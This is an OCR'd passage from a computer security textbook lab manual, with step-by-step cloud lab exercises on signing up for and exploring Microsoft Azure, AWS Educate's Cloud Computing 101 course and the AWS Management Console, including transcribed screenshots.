
e. Enter letters in the CAPTCHA and click the Next button.

f. Fill out the Country/region, First name, Last name, Email address, and Phone fields and click the Next button.

g. Enter the required credit card information. Notice the following message: "We'll make a temporary authorization on this card, but you won't be charged unless you upgrade." Click the Next button.

h. Check the boxes in the Agreement section and click the Sign-up button.

i. You’ll see the following message: “Your account is all set up. Please finish feedback to continue.” In the “Anything else you’d like to let us know?” box, type anything you like and click the Submit button. You’ll be brought to the Microsoft Azure Quickstart Center, as shown in Figure 18-1.


Quickstart Center - Microsoft Az
https://portal.azure.com/#blade/Microsoft_Azure_Resources/QuickstartCenterBlade
Microsoft Azure
Search resources, services, and docs (G+/)
profweissman@outlook....
DEFAULT DIRECTORY
Home

Quickstart Center

Microsoft Azure

Get started | Take an online course

Start a project

Learn about popular Azure services and create your first Azure project. If you're already familiar with Azure, try a new service below.Otherwise, see All services.

Create a web app

Build and deploy web apps that can scale

Start >

Deploy a virtual machine

Run your workloads in the cloud and reduce the redundancy and maintenance of physical hardware

Start >

Deploy and run a container-based app

Build and run your container-based applications

Start >

Set up a database

Explore options for managing relational or nonrelational databases in the cloud

Start >

Start a data analytics project

Put machine learning and artificial intelligence to work on your apps

Start >

Store, back up, or archive data

Extend data storage to the cloud and leverage it for disaster recovery

Start >

Build, deploy, and operate a serverless app

Focus on coding within an event-driven architecture, while Azure handles infrastructure-related

Start >

Setup guides

Our guides walk you through deployment scenarios to help you set up, manage, and secure your Azure environment.

Azure setup guide

Step-by-step guidance to help admins plan, set up, and secure Azure for your organization

Open >

Azure migration guide

Step-by-step guidance to help assess your current environment, prepare for migration, and make the shift to Azure

Open >

Azure innovation guide

Step-by-step guidance to help build innovative solutions leveraging Azure platform capabilities

Open >

FIGURE 18-1 Quickstart Center

2d

Step 2 Now that you’re all set up, you’ll explore the Microsoft Azure Quickstart Center.

a. If you’re continuing from the previous step, click the Home link, just above Quickstart Center. If you aren’t continuing from the previous step, go to https://portal.azure.com/, as shown in Figure 18-2.





FIGURE 18-2 Azure Home

You’ll notice a notification that you have a $200.00 credit for Azure services. Keep that in mind as you explore the various resources, which have associated costs.

b. Click the first selection, Create A Resource, under Azure services.

c. Click each of the categories of the Azure Marketplace on the left sidebar menu, as shown in Figure 18-3. These categories including the following: AI + Machine Learning, Analytics, Blockchain, Compute, Containers, Databases, Developer Tools, DevOps, Identity, Integration, Internet of Things, IT & Management Tools, Media, Migration, Mixed Reality, Monitoring & Diagnostics, Networking, Security, Software as a Service (SaaS), Storage, and Web.



New - Microsoft Azure

https://portal.azure.com/#cr...

Microsoft Azure

Home >

New

Search the Marketplace

Azure Marketplace See all

- Get started
- Recently created
- AI + Machine Learning
- Analytics
- Blockchain
- Compute
- Containers
- Databases
- Developer Tools
- DevOps
- Identity
- Integration
- Internet of Things
- IT & Management Tools
- Media
- Migration
- Mixed Reality
- Monitoring & Diagnostics
- Networking
- Security
- Software as a Service (SaaS)
- Storage
- Web

Popular

Windows Server 2016 Datacenter
Quickstarts + tutorials

Ubuntu Server 18.04 LTS
Learn more

Web App
Quickstarts + tutorials

SQL Database
Quickstarts + tutorials

Function App
Quickstarts + tutorials

Azure Cosmos DB
Quickstarts + tutorials

Kubernetes Service
Quickstarts + tutorials

DevOps Starter
Quickstarts + tutorials

Storage account
Quickstarts + tutorials

FIGURE 18-3 Azure Marketplace

Some items within the categories have “Quickstarts + tutorials” links, while others have “Learn more” links. Explore all items in all categories.

d. Pick any five resources from five different categories and explain why using them through Microsoft Azure is advantageous.

e. Optionally, with your $200 credit or by spending more money, deploy one or more resources.

f. Optionally, on the main screen (which you can get back to by clicking Microsoft Azure on the left of the blue bar at the top), click Microsoft Learn in the Tools section. Near the top, you can click the “Help us customize your path” link and follow the wizard to see relevant choices. Under the “We think you might like these” section, you can click the “Explore other popular paths” link, which, with all filters cleared, will give you 2,000 results!

⏱ **8–10 HOURS, MORE OR LESS**

Lab Exercise 18.03: AWS Educate and AWS Training and Certification

From https://aws.amazon.com/what-is-aws/:

> Amazon Web Services (AWS) is the world’s most comprehensive and broadly adopted cloud platform, offering over 175 fully featured services from data centers globally. Millions of customers—including the fastest-growing startups, largest enterprises, and leading government agencies—are using AWS to lower costs, become more agile, and innovate faster.

From https://aws.amazon.com/education/awseducate/:

> AWS Educate is used in more than 200 countries and territories. It connects 2,400 institutions, over 10,000 educators, and hundreds of

> thousands of students.
>
> Through AWS Educate, students and educators have access to content and programs developed to skill up for cloud careers in growing fields. AWS Educate also connects companies hiring for cloud skills to qualified student job seekers with the AWS Educate Job Board.

Learning Objectives

In this lab exercise, you'll learn more about cloud computing and AWS. At the end of this lab exercise, you'll be able to

- Understand more about cloud computing
- Understand what AWS has to offer

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection

Let's Do This!

Go to https://aws.amazon.com/education/awseducate/pathways-and-badges/.

You'll notice the following paragraph: "Students can enroll in Cloud Career Pathways to learn essential skills in cloud computing. Each Pathway, aligned to in-demand job roles such as Machine Learning Scientist and Application Developer, includes 25+ hours of self-paced content."

There are 12 pathways (the first 4 are shown, but you can see the others by clicking the right arrow): Cloud Computing 101, Machine Learning, Data Scientist, Application Developer, Web Development, Software Engineer, Cybersecurity Specialist, DevOps Engineer, Solutions Architect, Cloud Support Associate, Cloud Support Engineer, and Data Integration.

📷 **1h**

Step 1 Time to get enrolled in Cloud Computing 101.

Click Cloud Computing 101 to “learn the history of cloud computing solutions and why companies are looking for AWS Cloud expertise.”

a. On the Step 1/3: Choose your role screen, at https://www.awseducate.com/registration#APP_TYPE, click Student.

Enter values for the following fields: School or Institution Name, Country, First Name, Last Name, Email, Graduation Month, Graduation Year, Birth Month, and Birth Year fields. Put a check in the box next to “I’m not a robot” and click the Next button.

b. Scroll through the entire Terms and Conditions, put a check in the I Agree box, and then click the Submit button. The next screen will show “Thanks :) We received your application. Now check your email for a message with a link to verify your address.”

c. Click the link in the verification e-mail.

d. Wait until your application review is complete. This could actually take two or more days. You’ll get another e-mail like this with a lot of information:

Dear Jonathan,

Congratulations!

Your AWS Educate application has been approved. As a member of the AWS Educate program, you will gain access to the benefits listed below:

AWS Educate Student Portal
The AWS Educate Student Portal is the hub for AWS Educate students around the world to find AWS content to help with classwork, connect to self-paced labs and training resources.

Click here to set your password and log in to the AWS Educate Student Portal. After logging in, click “AWS Account” at the top of the page to access your AWS Educate Starter Account. Use this feature to gain access to the AWS Console and resources, and start building in the cloud.

Bookmark the AWS Educate Student Portal for easy access, or click here to sign in directly.

You can access a video walk-through of the AWS Educate Student portal here.

Free AWS Essentials Training
To access our foundational AWS Cloud Practitioner Essentials online learning class for free and find other self-paced labs, you must have either and AWS account or an Amazon ID.

- If you have an AWS account, sign in and click here to receive these benefits.
- If you do not have an AWS account, click here and follow the instructions to create an Amazon ID to access these benefits.

Once you access the Training and Certification portal, click "Learning Library" and search for "AWS Cloud Practitioner Essentials" to easily locate and enroll in AWS Cloud Practitioner Essentials on-line training. You can access AWS training any time after setting up your account by clicking here.

Thank you again for participating in AWS Educate and we hope you enjoy the program!

Good luck with your continued studies,

The AWS Educate Team

e. Sign in to the AWS Education Portal at https://www.awseducate.com/signin/SiteLogin.

f. In the Cloud Computing 101 section, click the Start button, keep English as the default language (or change it if needed), and click the START button.

g. You'll be in the Home section of the Cloud Computing 101 course. Click the Modules link in the menu at the left to see the specifics of the three modules of the course.

Module 1: Introduction

AWS Cloud Computing Fundamentals

Module 2: AWS Cloud Computing Services

AWS Cloud Computing Services Introduction

AWS Overview

AWS Analytics Services

AWS Compute Services

AWS Database Services

AWS Developer Tools

AWS Management Tools

AWS Networking and Content Delivery Services

AWS Storage Services

Module 3: Next Steps

What's next?

End of Pathway

The first two modules have quizzes.

Click the Home link to return to the course home page.

Click the Get Started! button.

The duration listed is 8–10 hours, but at the very least, go through Module 1. Feel free to go as far as you like after that.

h. Complete the Module 1 quiz.

Step 2 There's actually much more learning to be had at the AWS Training and Certification portal.

a. Go to the Sign in or Create an Account page for the AWS Training and Certification portal with the link provided in your approval e-mail, or go to https://www.aws.training/ and click the CREATE ACCOUNT button at the top left.

b. With the All Regions radio button default selection, click the SIGN IN button in the Amazon column on the left.

c. At the New Account Setup screen, fill in values for the following fields: First and Last Name, Email, Company, Business Title, Language, Country, and Time Zone. Put a check in the box to agree to the AWS Customer Agreement and click the Save button at the bottom.

d. You’ll see an enormous amount of videos and e-learning digital training in categories including Cloud Fundamentals, Compute, Machine Learning for Developers, Serverless Computing, Certification Exam Readiness, Networking and Content Delivery, DevOps, Developer Tools, Security, SysOps, Internet of Things (IoT), Migration and Transfer, and Media and Streaming Services. Feel free to access as many trainings as you wish.

⏱ **60 MINUTES**

Lab Exercise 18.04: Exploring AWS

Now that you’re gotten your feet wet with an introduction to cloud computing and AWS, it’s time to continue your exploration by creating an account, logging in to AWS, and exploring the offered resources.

Learning Objectives

In this lab exercise, you’ll explore AWS. At the end of this lab exercise, you’ll be able to

- Navigate AWS’s menus
- Learn more about AWS resources

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- A web browser with an Internet connection
- A credit card for verification (it will be charged $1, which will be refunded 3–5 days later)

Let’s Do This!

To get started with AWS, you’re going to need an AWS account and a credit card for verification.

Step 1 First you’ll set up your AWS account.

a. Go to https://aws.amazon.com/free/.

Click the Create a Free Account orange button at the top.

Fill in the fields for Email address, Password, Confirm password, and AWS account name. Then click the Continue button.

b. On the Contact Information screen, select Account type and fill in the fields for Full name, Company name, Phone number, Country/Region (dropdown selection), Address, City, State / Province or region, and Postal code. Put a check in the box at the bottom and click Create Account and Continue.

c. On the Payment Information screen, put in a credit/debit card number, select the expiration date, and put in the cardholder’s name. Use the contact address for the billing address or click the radio button for “Use a new address” and fill out the fields. Click Verify and Add.

Notice the message that appears:

> When you submit your payment information, we will charge $1 USD/EUR to your credit card as a verification charge to ensure your card is valid. The amount may show as pending in your credit card statement for 3–5 days until the verification is completed, at which time the charge will be removed. You may be redirected to your bank website to authorize the verification charge.

d. On the “Confirm your identity” screen, select Text message (SMS) or Voice call to receive the verification code; if necessary, select your county or region code, fill in the Cell Phone Number field, complete the security check, and click the Send SMS button. Enter the four-digit verification code sent to your phone and click the Verify Code button. You’ll see the message “Your identity has been verified successfully.” Click the Continue button.

e. Select the Basic Plan (free), Developer Plan (from $29/month), or the Business Plan (from $100/month).

f. You’ll see a “Congratulations!” message. You’ll then receive a confirmation e-mail in a few minutes when you’re account is ready.

g. Click the Go to the AWS Management Console button.

h. Select your role and what you’re interested in from the dropdowns. Optionally, place a check in the box to receive the latest news about AWS services and related offerings. Click the Submit button.

i. With the Root user radio button selection, fill in the Root user e-mail address textbox and click the Next button.


j. Fill in the Password field and click the Sign In button. For future logins, you can go to https://aws.amazon.com.

k. You’ll now see the AWS Management Console.

2d

Step 2 Now you’ll explore what AWS has to offer.

a. Explore the following items in the “Build a solution” section (click See More to see the last three items), as shown in Figure 18-4:



AWS Management Console
https://us-east-2.console.aws.amazon.com/console/home?nc2=h_ct&src=header-signin&region...
aws
Services ▼
Prof. Weissman ▼
Ohio ▼
Support ▼

Build a solution

Get started with simple wizards and automated workflows.

Launch a virtual machine
With EC2
2-3 minutes

Build a web app
With Elastic Beanstalk
6 minutes

Build using virtual servers
With Lightsail
1-2 minutes

Register a domain
With Route 53
3 minutes

Connect an IoT device
With AWS IoT
5 minutes

Start migrating to AWS
With CloudEndure Migration
1-2 minutes

Start a development project
With CodeStar
5 minutes

Deploy a serverless microservice
With Lambda, API Gateway
2 minutes

